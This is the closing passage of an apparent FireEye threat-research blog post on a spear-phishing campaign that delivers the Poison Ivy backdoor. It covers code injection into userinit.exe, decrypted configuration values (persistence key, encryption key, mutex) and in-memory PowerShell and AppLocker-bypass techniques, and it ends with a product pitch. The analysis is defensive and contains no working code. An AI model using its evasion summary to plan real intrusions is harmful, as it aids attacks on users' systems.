


Figure 14: Code injection in userinit.exe and attempt to access Poison Ivy related DAT files

In the decrypted shellcode, we also observed content and configuration related to Poison Ivy. Correlating these bytes to the standard configuration of Poison Ivy, we can observe the following:

- Active setup – StubPath
- Encryption/Decryption key - version2013
- Mutex name - 20160509

The Poison Ivy configuration dump is shown in Figure 15.




Figure 15: Poison Ivy configuration dump

Conclusion

Although Poison Ivy has been a proven threat for some time, the delivery mechanism for this backdoor uses recent publicly available techniques that differ from previously observed campaigns. Through the use of PowerShell and publicly available security control bypasses and scripts, most steps in the attack are performed exclusively in memory and leave few forensic artifacts on a compromised host.

FireEye HX Exploit Guard is a behavior-based solution that is not affected by the tricks used here. It detects and blocks this threat at the initial level of the attack cycle when the malicious macro attempts to invoke the first stage PowerShell payload. HX also contains generic detections for the registry persistence, AppLocker bypasses and subsequent stages of PowerShell abuse used in this attack.

This entry was posted on Wed Feb 22 09:45:00 EST 2017 and filed under Advanced Malware, Ankit Anubhav , Blog, Dhanesh Kizhakkinan, Latest Blog Posts, Spear Phishing and Threat Research.

Podcasts

Glassdoor

Contact Us
+1 888-227-2721

Company

About FireEye
Customer Stories
Careers
Partners
Investor Relations
Supplier Documents

News & Events

Newsroom
Press Releases
Webinars
Events
Blogs
Communication Preferences

Technical Support

Incident?
Report Security Issue
Contact Support
Customer Portal
Communities
Documentation Portal

Cyber Threat Map